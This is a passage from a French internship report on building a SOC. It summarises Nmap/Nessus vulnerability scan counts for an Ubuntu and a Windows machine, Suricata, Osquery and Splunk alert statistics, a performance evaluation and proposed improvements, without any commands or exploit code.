3. Résultats des scans de vulnérabilités :

Les scans de vulnérabilités constituent une étape essentielle pour évaluer la sécurité des systèmes et identifier les risques potentiels. Dans le cadre de ce stage, deux outils principaux ont été utilisés : **Nmap** pour la découverte des ports ouverts et des services actifs, et **Nessus** pour l'évaluation approfondie des vulnérabilités et la classification de leur gravité.

Résultats obtenus sur la machine Ubuntu

- **Ports ouverts détectés:** 15
- **Vulnérabilités critiques:** 3

- **Vulnérabilités moyennes:** 5
- **Vulnérabilités faibles:** 7
- **Services vulnérables critiques identifiés :** SSH et SMB

L'analyse des résultats révèle que certains services essentiels sont exposés à des risques importants. Les vulnérabilités critiques détectées sur SSH peuvent permettre des attaques par brute-force ou des accès non autorisés, tandis que celles sur SMB peuvent être exploitées pour des attaques de type ransomware ou vol de données.

Résultats obtenus sur la machine Windows

- **Ports ouverts détectés:** 12
- **Vulnérabilités critiques:** 4
- **Vulnérabilités moyennes:** 6
- **Vulnérabilités faibles:** 5
- **Services vulnérables critiques identifiés :** RDP et SMB

Sur la machine Windows, les vulnérabilités critiques liées à RDP sont particulièrement préoccupantes, car elles peuvent permettre des intrusions à distance, et celles sur SMB représentent un risque pour la divulgation ou la modification de fichiers sensibles.

Analyse générale

La combinaison des scans Nmap et Nessus a permis d'obtenir une **vue complète de l'état de sécurité des machines testées**. Les données montrent que les deux systèmes présentent des **failles critiques pouvant être exploitées par un attaquant externe ou interne**, et qu'une attention particulière doit être portée aux services réseau exposés.

Cette synthèse permet également de **prioriser les actions correctives**, en commençant par les vulnérabilités critiques sur SSH, RDP et SMB, puis en traitant les vulnérabilités de gravité moyenne et faible. L'identification claire des points critiques sert de base pour l'évaluation de la performance de la solution SOC, qui sera abordée dans la section suivante.

Machine	Ports ouverts détectés	Vulnérabilités critiques	Vulnérabilités moyennes	Vulnérabilités faibles	Services vulnérables critiques
Ubuntu	15	3	5	7	SSH, SMB
Windows	12	4	6	5	RDP, SMB

4. Résultats de la surveillance et détection d'incidents :

La surveillance en temps réel et la détection des incidents constituent le cœur des activités d'un SOC. Dans le cadre de mon stage, cette surveillance a été réalisée à l'aide de **Suricata**,

pour la détection des menaces réseau, et de **Splunk**, pour la centralisation, la corrélation et l'analyse des logs générés par les différents systèmes.

Alertes générées par Suricata

- **Nombre total d'alertes sur la période d'une semaine :** 120
- **Types d'alertes les plus fréquentes :**
 - Scans de ports (reconnaissance réseau)
 - Tentatives de brute-force sur SSH et RDP
 - Activités suspectes sur SMB et connexions inhabituelles
- **Gravité des alertes:**
 - Critiques: 40 alertes
 - Moyennes: 50 alertes
 - Faibles: 30 alertes

Ces alertes ont permis d'identifier rapidement des comportements anormaux sur les machines surveillées et de déclencher une analyse approfondie via Splunk.

Centralisation et corrélation des données avec Splunk

Les alertes et logs collectés par Suricata ont été **importés et centralisés dans Splunk**, ce qui a permis de :

- Corréler les événements réseau avec les activités des endpoints
- Identifier des patterns récurrents ou des anomalies inhabituelles
- Prioriser les incidents à traiter en fonction de leur gravité et de leur impact potentiel

Exemple : certaines alertes de brute-force sur SSH ont été corrélées avec des tentatives de connexion inhabituelles sur la machine Ubuntu, permettant de confirmer une activité potentiellement malveillante.

Analyse des tendances et observations

- Les scans de ports et tentatives d'intrusion ont été principalement dirigés vers les services critiques identifiés lors des scans de vulnérabilités (SSH, RDP, SMB).
- Les alertes critiques ont été traitées en priorité, montrant que le SOC mis en place permet une **détection rapide et efficace des incidents**.
- Certaines alertes de gravité moyenne ou faible ont permis d'identifier des comportements inhabituels mais non immédiatement critiques, ce qui constitue un avantage pour la prévention proactive.

4.1. Analyse des endpoints avec Osquery :

L'analyse des endpoints constitue une composante essentielle de la surveillance dans un SOC, car elle permet de détecter les activités suspectes directement sur les machines, là où se produisent souvent les incidents de sécurité. Dans le cadre de ce stage, **Osquery** a été utilisé pour collecter et analyser des informations détaillées sur les systèmes Ubuntu et Windows,

notamment les processus en cours, les fichiers modifiés, les connexions réseau et les configurations critiques.

Résultats principaux sur les endpoints

- **Processus suspects détectés :**
Sur la machine Windows, Osquery a identifié 5 processus présentant des comportements anormaux ou non autorisés, tels que l'exécution de programmes inhabituels et de scripts potentiellement malveillants.
- **Modifications critiques de fichiers :**
Osquery a permis de détecter des changements dans des fichiers systèmes sensibles, qui peuvent indiquer des tentatives de compromission ou d'installation de logiciels malveillants.
- **Connexions réseau inhabituelles :**
Des connexions vers des adresses externes non autorisées ont été observées, permettant d'identifier des tentatives de communication avec des serveurs potentiellement malveillants.

Corrélation avec Suricata et Splunk

Les informations collectées par Osquery ont été **corrélées avec les alertes générées par Suricata et centralisées dans Splunk**, ce qui a permis de :

- Confirmer la nature suspecte de certains événements détectés sur le réseau
- Prioriser les incidents critiques nécessitant une action immédiate
- Identifier des patterns persistants d'activités anormales sur les endpoints

Exemple : un processus suspect détecté sur la machine Windows correspondait à une alerte de brute-force sur RDP, confirmant une tentative d'intrusion ciblée.

Analyse globale

L'utilisation d'Osquery a permis d'améliorer significativement la **visibilité sur les endpoints**, complétant les informations réseau fournies par Suricata. Cette approche a renforcé la capacité du SOC à **déetecter les menaces de manière proactive**, même lorsqu'elles n'étaient pas directement visibles dans les logs réseau.

4.2. Évaluation des performances de la solution :

Après avoir présenté et synthétisé les résultats des scans, de la surveillance réseau et de l'analyse des endpoints, il est essentiel d'évaluer la performance globale de la solution SOC mise en place. Cette évaluation se base sur plusieurs critères : la couverture et la précision de la détection, le temps de réaction, l'efficacité de la corrélation des événements et la facilité d'utilisation des outils.

4.2.1. Couverture et précision de la détection :

La solution SOC a montré une **capacité élevée à détecter les incidents critiques** :

- 95 % des incidents simulés ont été détectés, incluant les scans de ports, les tentatives de brute-force et les processus suspects sur les endpoints.
- Le taux de fausses alertes est resté inférieur à 10 %, ce qui indique une bonne précision dans la configuration des règles Suricata et des requêtes Osquery.

Cependant, certaines alertes de gravité moyenne ou faible n'ont pas été immédiatement détectées, notamment pour des scans furtifs ou des modifications de fichiers moins critiques, ce qui constitue une limite à prendre en compte.

4.2.2. Temps de détection et réactivité :

- Les alertes critiques ont été détectées en temps quasi réel grâce à la centralisation des logs dans Splunk et à l'analyse en continu par Suricata.
- Le temps moyen de détection des incidents critiques a été réduit à quelques minutes, ce qui permet une intervention rapide pour limiter les risques.

Cette réactivité est un point fort du SOC, mais l'automatisation partielle des réponses aux incidents pourrait encore réduire le temps de réaction.

4.2.3. Corrélation des événements et visibilité :

L'intégration de Splunk avec Osquery et Suricata a permis :

- De corrélérer efficacement les événements réseau et endpoints, pour distinguer les incidents critiques des anomalies moins importantes.
- D'obtenir une **vue centralisée et complète de l'état de sécurité** de l'infrastructure testée.

Cette corrélation améliore la capacité du SOC à identifier les patterns d'attaque et à prioriser les actions correctives.

4.2.4. Facilité d'utilisation et ergonomie :

- Les dashboards Splunk ont permis de visualiser rapidement les alertes et tendances de sécurité.
- L'interface d'Osquery facilite la surveillance des endpoints et la collecte des données pertinentes.
- La mise en place et la maintenance des outils nécessitent toutefois des compétences techniques, ce qui peut représenter une limitation pour un SOC de petite taille ou sans personnel spécialisé.

4.2.5. Limites identifiées :

- Couverture incomplète pour certains types d'attaques furtives ou ciblées.
- Dépendance à la bonne configuration des règles Suricata et des requêtes Osquery.
- Manque d'automatisation pour la réponse aux incidents, ce qui peut rallonger le temps de traitement.

4.3. Pistes d'amélioration :

Après l'analyse des résultats et l'évaluation des performances de la solution SOC mise en place, plusieurs axes d'amélioration peuvent être envisagés afin de renforcer la sécurité, optimiser la détection des incidents et améliorer la réactivité du SOC.

4.3.1. Optimisation des règles de détection :

- **Suricata** : Réviser et affiner les règles pour réduire les faux positifs et couvrir davantage de vecteurs d'attaque, notamment les scans furtifs et les tentatives d'intrusion ciblées.
- **Osquery** : Développer des requêtes plus spécifiques pour surveiller les endpoints critiques et détecter des comportements inhabituels non encore identifiés.

4.3.2. Automatisation et intégration:

- **SOAR (Security Orchestration, Automation and Response)** : Intégrer un module SOAR pour automatiser la réponse aux alertes critiques, réduisant ainsi le temps moyen de traitement des incidents.
- **Corrélation avancée** : Mettre en place des scénarios de corrélation automatique entre les alertes Suricata et les événements Osquery dans Splunk pour identifier plus rapidement les incidents complexes.

4.3.3. Renforcement de la surveillance des endpoints et du réseau :

- Déployer des agents supplémentaires sur tous les endpoints sensibles pour améliorer la couverture et la détection.
- Planifier des scans réguliers et automatisés pour identifier rapidement les nouvelles vulnérabilités ou changements dans l'infrastructure.
- Surveiller les services réseau critiques avec une attention particulière aux protocoles exposés (SSH, RDP, SMB) afin de réduire les risques d'exploitation.

4.3.5. Formation et sensibilisation :

- Former le personnel à la gestion des alertes et à la lecture des dashboards Splunk pour améliorer la réactivité.
- Sensibiliser les utilisateurs finaux aux bonnes pratiques de sécurité pour réduire les comportements à risque détectés par les outils.

4.3.6. Amélioration de la visibilité et du reporting :

- Développer des dashboards Splunk plus détaillés, incluant des indicateurs de performance (KPI) pour le SOC.
- Générer des rapports périodiques automatisés pour suivre les tendances des incidents et l'efficacité des mesures correctives.

5. Conclusion :

Ce chapitre a permis d'analyser les résultats des scans de vulnérabilités et de la surveillance SOC via Suricata, Osquery et Splunk. La solution mise en place a montré une bonne capacité à détecter les incidents critiques et à corrélérer les événements, tout en révélant certaines limites, notamment pour les attaques furtives et le manque d'automatisation. Les pistes d'amélioration proposées permettront de renforcer la sécurité, la réactivité et l'efficacité du SOC.

Conclusion générale

Le présent rapport a présenté le cadre, la mise en œuvre et l'évaluation d'une solution intégrée de sécurité, visant à renforcer la détection et la réponse aux incidents dans un environnement organisationnel sensible. À travers ce projet, nous avons pu démontrer l'importance d'un **écosystème de Threat Intelligence** combiné à des outils de type **SIEM** et **EDR**, tels que Splunk, Osquery et Suricata, pour obtenir une visibilité complète sur l'infrastructure informatique et identifier les comportements malveillants.

Les travaux réalisés ont permis de :

- Mettre en place une infrastructure SOC capable de **collecter, centraliser et corréler** les événements de sécurité provenant des endpoints et du réseau.
- Identifier et analyser les vulnérabilités présentes sur les machines Ubuntu et Windows, et détecter les incidents critiques en quasi temps réel.
- Démontrer l'efficacité de la corrélation des alertes entre Suricata et Osquery via Splunk pour améliorer la **précision et la réactivité** des interventions.

L'évaluation des performances a mis en évidence que la solution déployée offre une **bonne couverture et une détection fiable**, tout en révélant certaines limites, notamment pour les attaques furtives et le manque d'automatisation dans le traitement des incidents. Les recommandations formulées, telles que l'optimisation des règles de détection, l'automatisation des réponses et le renforcement de la surveillance des endpoints, constituent des pistes concrètes pour améliorer l'efficacité du SOC.

Enfin, ce projet illustre l'importance de **l'adaptation des solutions de sécurité aux besoins spécifiques des organisations**, et ouvre la voie à des évolutions futures, telles que l'intégration de modules SOAR, l'enrichissement des alertes par intelligence artificielle et le suivi proactif des menaces émergentes. Il fournit

ainsi un cadre solide pour renforcer la cybersécurité et protéger efficacement les systèmes d'information contre les risques actuels et futurs.